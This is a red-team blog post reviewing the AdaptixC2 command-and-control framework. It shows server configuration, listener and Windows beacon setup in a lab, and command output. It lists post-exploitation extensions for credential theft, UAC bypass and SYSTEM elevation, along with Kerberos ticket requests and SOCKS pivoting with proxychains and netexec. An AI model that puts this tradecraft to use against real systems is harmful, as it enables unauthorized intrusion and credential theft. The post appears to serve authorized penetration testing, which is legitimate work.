

AdaptixC2 - Possibly My New Favorite Open-Source C2 Platform



redheadsec.tech/adaptixc2-possibly-my-new-favorite-open-source-c2-platform

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May 31, 2025



As an offensive security consultant, I've had my fair share of experience with command and control frameworks. Everything from commercial products such as Cobalt Strike to open-source frameworks such as Sliver and Mythic. There are tons of options in the space, each with their own little pros and cons. Hearing about another C2 generally does not make the news for me but AdaptixC2 was the exception. I generally try to avoid the use of any full feature C2 in current operations, preferring to live off the land or used specialized tools such as Loki that currently fly under the radar with far greater success than Cobalt Strike or Sliver. I am also not really versed in the development department, so building full in house implementations of C2 servers and clients is just outside the

available time I have to learn and commit while performing non-stop work and life. Generally, this is where I'd consider the two most popular open source tools like Mythic and Sliver come into play. Due to the very modular nature of Mythic's design, the ease of building an agent to plug n play with the server is far more streamlined than other platforms, allowing operators to build custom loaders that can perform any number of needed evasion techniques to load code. Sadly, I personally am not a huge fan of Mythic's UI setup (It was updated recently which I am more fond of now) and the pain of debugging inside multiple docker containers and services can get cumbersome. While Sliver was my favorite choice in the past due to the Armory and easy setup, its slower development time and lack of a GUI can be a turn off for some situations. Until now, Mythic was really the only open source C2 in play for most adversarial engagements in my opinion but that may be changing! This is where AdaptixC2 comes in, providing the clean interface similar if not better than Cobalt Strike's while allowing for custom agents and modularity. In this post, I will be going over the basics of v0.5 currently released, the features. and creating custom extensions.

AdaptixC2 can be found here: <https://github.com/Adaptix-Framework/AdaptixC2/tree/main>

"Adaptix is an extensible post-exploitation and adversarial emulation framework made for penetration testers. The Adaptix server is written in Golang and to allow operator flexibility. The GUI Client is written in C++ QT, allowing it to be used on Linux, Windows, and MacOS operating systems."

Features (v.5)

- Server/Client Architecture for Multiplayer Support
- Cross-platform GUI client
- Fully encrypted communications
- Listener and Agents as Plugin (Extender)
- Client extensibility for adding new tools
- Task and Jobs storage
- Files and Process browsers
- Socks4 / Socks5 / Socks5 Auth support
- Local and Reverse port forwarding support
- BOF support
- Linking Agents and Sessions Graph
- Agents Health Checker
- Agents KillDate and WorkingTime control
- Windows/Linux/MacOs agents support
- Remote Terminal

I am running the server on a Kali instance, with the client being ran on a Mac ARM64 machine. Installation is pretty straight forward and covered well here: <https://adaptix-framework.gitbook.io/adaptix-framework/adaptix-c2/getting-starting/installation>

Getting Started

Once you have the compiled server and client, you'll want to configure your C2 server profile. This is different than what you normally expect out of profiles such as Cobalt Strike or Nighthawk, which have everything tied together. Here, AdaptixC2 has a server profile which looks like the following:

```
└─(root㉿DEV-kali)-[/opt/AdaptixC2/dist]
└─# cat profile.json
{
    "Teamserver": {
        "port": 4321,
        "endpoint": "/endpoint",
        "password": "pass",
        "cert": "server.rsa.crt",
        "key": "server.rsa.key",
        "extenders": [
            "extenders/listener_beacon_http/config.json",
            "extenders/listener_beacon_smb/config.json",
            "extenders/listener_beacon_tcp/config.json",
            "extenders/agent_beacon/config.json",
            "extenders/listener_gopher_tcp/config.json",
            "extenders/agent_gopher/config.json"
        ]
    },
    "ServerResponse": {
        "status": 404,
        "headers": {
            "Content-Type": "text/html; charset=UTF-8",
            "Server": "AdaptixC2",
            "Adaptix Version": "v0.3"
        },
        "page": "404page.html"
    }
}
```

This will set the settings for connecting via the client such as the endpoint URI, password, loaded extenders (listeners and agents), and server response traffic. You can set these via the command line as well if desired but I'd always recommend using a configuration JSON file. Multiplayer is supported out of the box as the server uses one password with the client allowing users to join with an alias, similar to Cobalt Strike. Once you have it ready, you can run it using the `--profile <config>` flag.

!

OPSEC NOTE: Always put your teamsevers behind redirectors and ACLs to ensure it is not being hit by unwanted eyes when using any C2 in production.

```

└# ./adaptixserver --profile profile.json -debug

[===== Adaptix Framework v0.5 =====]

[+] Starting server -> https://0.0.0.0:4321/endpoint [30/05 19:37:56]
[*] Restore data from Database... [30/05 19:37:56]
[+] Restored 0 agents [30/05 19:37:56]
[+] Restored 0 pivots [30/05 19:37:56]
[+] Restored 0 downloads [30/05 19:37:56]
[+] Restored 0 screens [30/05 19:37:56]
[+] Restored 0 listeners [30/05 19:37:56]

```



As of v0.5, the debug flag does not really change the output. Currently not sure if this is a bug or operator error.

Once running you can connect via the client:

Username	Project	Host
kali	Testing	10.3.50.5

Client Connection

You'll be greeted by the very clean UI, with my personal preference of dark mode with 14 font. From here, you'll want to take a look at the tabs on the interface pane.




In order of appearance from left to right, you have:

1. **Listeners** - Here you can create, edit, and delete listeners
2. **Logs** - Provides server logs
3. **List View** - View all current agents in list format
4. **Graph View** - View all current agents in a graph format
5. **Jobs & Tasks** - View current and completed tasks assigned to agents
6. **Tunnels** - View current tunnels deployed by agents
7. **Downloads** - View downloads from agents
8. **Screenshots** - View captured screenshots via the Extensions-Kit screenshot BOF
9. **Reconnect** - Used to reconnect to the server if lost or JWT is expired/invalid

The bottom pane is the agent console and acts very similar to other GUI based C2 clients such as Cobalt Strike or Mythic.

First things first, we need to get a listener up and running. Open the listeners tab, right click on the console pane, and select "Create". You'll be greeted by the following window:



Here is where I find AdaptixC2 current lacks the greatest in terms of default customization. This window allows to define a listener based on the current loaded extenders on the server. Recall that part of the building process was the `make extenders` command that were compiled and loaded into your `/dist` directory. The default is the BeaconHTTP listener which allows you to specify callback hosts, a single URI, user-agent, and other aspects such as headers or responses. Ideally we want to be able to dynamically create callback URIs or select from a list that can then dynamically create data to avoid getting fingerprinted by network traffic scanners or an analyst. I plan to look into custom plugin development or a PR to enhance these features but for now we can go with a good ol default testing profile. The other options here are gopher TCP agents which are compatible with all major operating systems and bind agents which are your peer to peer agents which I will go over shortly. If you select `Use SSL (HTTPS)`, it will generate a self-signed certificate if you do not provide one.

Create Listener

Listener name: **Testing-HTTP**

Listener type: **external/http/BeaconHTTP**

Listener config

Main settings	HTTP Headers	Page Error	Page Payload
Host & port (Bind): 0.0.0.0	443		
Callback addresses:	10.3.50.5:443		
Method:	POST		
URI:	/i/am/a/test.aspx		
User-Agent:	M 6.2; rv:20.0) Gecko/20121202 Firefox/20.0		
Heartbeat Header:	X-Beacon-Id		
<input checked="" type="checkbox"/> Use SSL (HTTPS)	SSL certificate	<input type="button" value=""/>	<input type="button" value=""/>
	SSL key	<input type="button" value=""/>	<input type="button" value=""/>

Create **Cancel**


Sample HTTP Profile

Name	Type	Bind Host	Bind Port	
Testing-HTTP	external/http/BeaconHTTP	0.0.0.0	443	10.3.50.5:443


Running Listener

Next we need to create an agent for this listener, right click the listener and hit **Generate Agent**. This will bring up the agent build window for that particular listener. Each listener is tied to specific agent plugins which vary in functionality. Be sure to overview these and


choose what is best for your current situation.




BeaconHTTP are Windows only currently so we will be testing against another lab host on my Ludus network. On the generate agent window, we can set architecture, format (exe, dll, shellcode, service exe), sleep & jitter, along with kill dates and working times. Kill date will terminate the agent once it hits the specified time and date while working times will ensure your beacon is only active during specific time periods. Another great feature here and on the listener windows are the load and save configuration buttons on the top right, allowing you to save and load profiles that you have built. I will keep everything default here and hit generate. Save to the location of your choice, then move to a Windows host for testing.



This box has all protections disabled. Be warned that this code is not OPSEC safe out of the box and has no built in evasion features for default agent plugins so don't expect to go own a fortune 500 off the bat with this. Run the program and you should see a callback:



Perfect now we have something to work with. Lets right click the new beacon and go into the console. You may notice other awesome features here such as the ability to browse files and processes via the GUI, create tunnels, and view tasks. You can also do some organizational operations such as set tags, change colors, hide beacons, and mark activity.



File Explorer

Process	Process ID	Context	PID	PPID	Arch	Session	Context
System	4		4	0	x64	0	System
Secure System	72	NT AUTHORITY\SYSTEM *	72	4	x64	0	Secure System
Registry	132	NT AUTHORITY\SYSTEM	132	4	x64	0	Registry
smss.exe	352	NT AUTHORITY\SYSTEM *	352	4	x64	0	smss.exe
csrss.exe	468		468	452	x64	0	csrss.exe
wininit.exe	556	NT AUTHORITY\SYSTEM *	556	452	x64	0	wininit.exe
services.exe	700	NT AUTHORITY\SYSTEM *	700	700	x64	0	services.exe
svchost.exe	400	NT AUTHORITY\NETWORK SERVICE *	400	700	x64	0	svchost.exe
svchost.exe	568	NT AUTHORITY\SYSTEM *	568	452	x64	0	svchost.exe
svchost.exe	864	NT AUTHORITY\SYSTEM *	864	452	x64	0	svchost.exe
svchost.exe	936	NT AUTHORITY\SYSTEM *	936	548	x64	1	svchost.exe
RuntimeBroker.exe	4432		568	700	x64	0	RuntimeBroker.exe
RuntimeBroker.exe	4628	dev\localuser *	636	548	x64	1	RuntimeBroker.exe
dllhost.exe	4800		700	556	x64	0	dllhost.exe
WmiPrvSE.exe	5244		720	556	x64	0	WmiPrvSE.exe
RuntimeBroker.exe	5456		812	2796	x64	1	RuntimeBroker.exe
RuntimeBroker.exe	5560	dev\localuser *	864	700	x64	0	RuntimeBroker.exe
RuntimeBroker.exe	5856	dev\localuser *	936	700	x64	0	RuntimeBroker.exe
SppExtComObj.exe	6316		972	636	x64	1	SppExtComObj.exe
SearchApp.exe	6324	dev\localuser *	976	556	x64	0	SearchApp.exe
StartMenuExperienceHost.exe	6744	dev\domainadmin *	1036	636	x64	1	StartMenuExperienceHost.exe
TextInputHost.exe	6768	dev\domainadmin *					TextInputHost.exe
RuntimeBroker.exe	6888						RuntimeBroker.exe

Process Explorer

You can use the `help` command to list currently loaded commands and extensions. By default, you'll only have the following loaded:

Command	Description
cat	Read first 2048 bytes of the specified file
cd	Change current working directory
cp	Copy file
disks	Lists mounted drives on current system
download	Download a file
execute*	Execute [bof] in the current process's memory
exfil*	Manage current downloads
getuid	Prints the User ID associated with the current token
jobs*	Long-running tasks manager
link*	Connect to an pivot agents
ls	Lists files in a folder
lportfwd*	Managing local port forwarding
mv	Move file
mkdir	Make a directory
profile*	Configure the payloads profile for current session
ps*	Process manager
pwd	Print current working directory
rev2self	Revert to your original access token
rm	Remove a file or folder
rportfwd*	Managing remote port forwarding
sleep	Sets sleep time
socks*	Managing socks tunnels
terminate*	Terminate the session
unlink	Disconnect from an pivot agent
upload	Upload a file

Default Commands for BeaconHTTP

I'd advise loading in the <https://github.com/Adaptix-Framework/Extension-Kit> which contains tons of useful commands and alias. Perform a `git clone https://github.com/Adaptix-Framework/Extension-Kit.git` then run `for d in */ ; do (cd "$d" && make); done` to make all the current extensions (**assuming you have all the needed dependencies installed!**). Now go to the Extender tab, right click and Load New. Once you have everything you want loaded, you'll have more options to utilize for your agents!

Extension - AD-BOF	
ldapsearch	Executes LDAP query
Extension - Aliases	
interact	Set 'sleep 0'
powershell	Execute command via powershell.exe
shell	Execute command via cmd.exe
Extension - Creds-BOF	
autologon	Checks the registry for autologon information
askcreds	Prompt for credentials
credman	Checks the current user's Windows Credential Manager for saved web passwords
Extension - Elevation-BOF	
getsystem token	Elevate the current agent to SYSTEM and gain the TrustedInstaller group privilege through impersonation
uacbybass sspi	Forges a token from a fake network authentication though SSPI Datagram Contexts
uacbybass regshellcmd	Modifies the "ms-settings\Shell\Open\command" registry key and executes an auto-elevated EXE (ComputerDefaults.exe).

Same of the Extension Kit

Now we can run some commonly used tools such as `ifconfig` which basically an alias to run the ipconfig BOF from <https://github.com/trustedsec/CS-Situational-Awareness-BOF>.

```
[30/05 19:28:39] [*] Agent called server, sent [3.40 Kb]
[30/05 19:28:39] [+] BOF output
{35D8CF4E-2627-488C-85E8-A052E535C4D8}
    Ethernet
        Red Hat VirtIO Ethernet Adapter
        BC-24-11-08-2D-38
        10.3.50.3
{1696749A-FA8E-4E46-A9F3-06FDA2205D24}
    UnknownType
        OpenVPN Data Channel Offload
            0.0.0.0
Hostname:          DEV-dev
DNS Suffix:        dev.ludus
DNS Server:        127.0.0.1
                    10.3.50.3
[30/05 19:28:39] [+] BOF finished
```

If you need help to understand an extension or command, you can use `help <command> <subcommand>` to get some guidance.

```
beacon > help kerbeus asktgt
Command      : kerbeus asktgt
Description   : Retrieve a TGT
Example      : kerbeus asktgt /user:Admin /password:QWErty /enctype:aes256 /opsec /ptt
Usage        : kerbeus asktgt <params>

Arguments:
<params>  : STRING. Args: /user:USER /password:PASSWORD [/domain:DOMAIN] [/dc:DC] [/enctype:(rc4|aes256)] [/ptt] [/nopac] [/opsec]
           /user:USER /aes256:HASH [/domain:DOMAIN] [/dc:DC] [/ptt] [/nopac] [/opsec]
           /user:USER /rc4:HASH [/domain:DOMAIN] [/dc:DC] [/ptt] [/nopac]
           /user:USER /noprereauth [/domain:DOMAIN] [/dc:DC] [/ptt]
```

Lets spin up a SOCKS5 proxy using `socks start 1080`

```
+-----+
[30/05 19:33:48] kali [8044644b] beacon > socks start 1080
[30/05 19:33:48] [+] Socks5 server running on port 1080

[30/05 19:36:13] kali [d831e318] beacon > interact
[30/05 19:36:13] [*] Task: sleep to 0
[30/05 19:36:17] [*] Agent called server, sent [24 bytes]
[30/05 19:36:17] [+] Sleep time has been changed
+-- Task [d831e318] closed +-----+
```

Now lets test that we have access via the proxy:

```
# proxychains netexec smb 127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:135 ... OK
SMB      127.0.0.1    445    DEV-DEV    [*] Windows Server 2022 Build 20348 x64 (name:DEV-DEV) (domain:dev.ludus) (signing:True) (SMBv1:False)
```

Very nice, now we could proxy into the internal network as needed. Lets check out a GopherTCP agent. I will setup the host and callback to the Kali server and leave the rest as default. You can generate mTLS certificates to use with this agent, but it is not done for you by the server. You can use the provided script to generate some test certificates.

Create Listener

Listener name: **Gopher-Test**  

Listener type: **external/tcp/GopherTCP** 

Listener config

Host & port (Bind): **10.3.50.5** **4444**  

Callback addresses: **10.3.50.5:4444**

Timeout (sec): **10**  

TCP banner: **AdaptixC2 server**

Error answer: **Connection error...**

Use mTLS **CA cert** 

Server cert  **Server key** 

Client cert  **Client key** 

Create **Cancel**

GopherTCP Agent

```


# CA cert
openssl genrsa -out ca.key 2048
openssl req -x509 -new -nodes -key ca.key -sha256 -days 3650 -out ca.crt -subj
"/CN=Test CA"

# server cert and key
openssl genrsa -out server.key 2048
openssl req -new -key server.key -out server.csr -subj "/CN=localhost"
openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out
server.crt -days 365 -sha256

# client cert and key
openssl genrsa -out client.key 2048
openssl req -new -key client.key -out client.csr -subj "/CN=client"
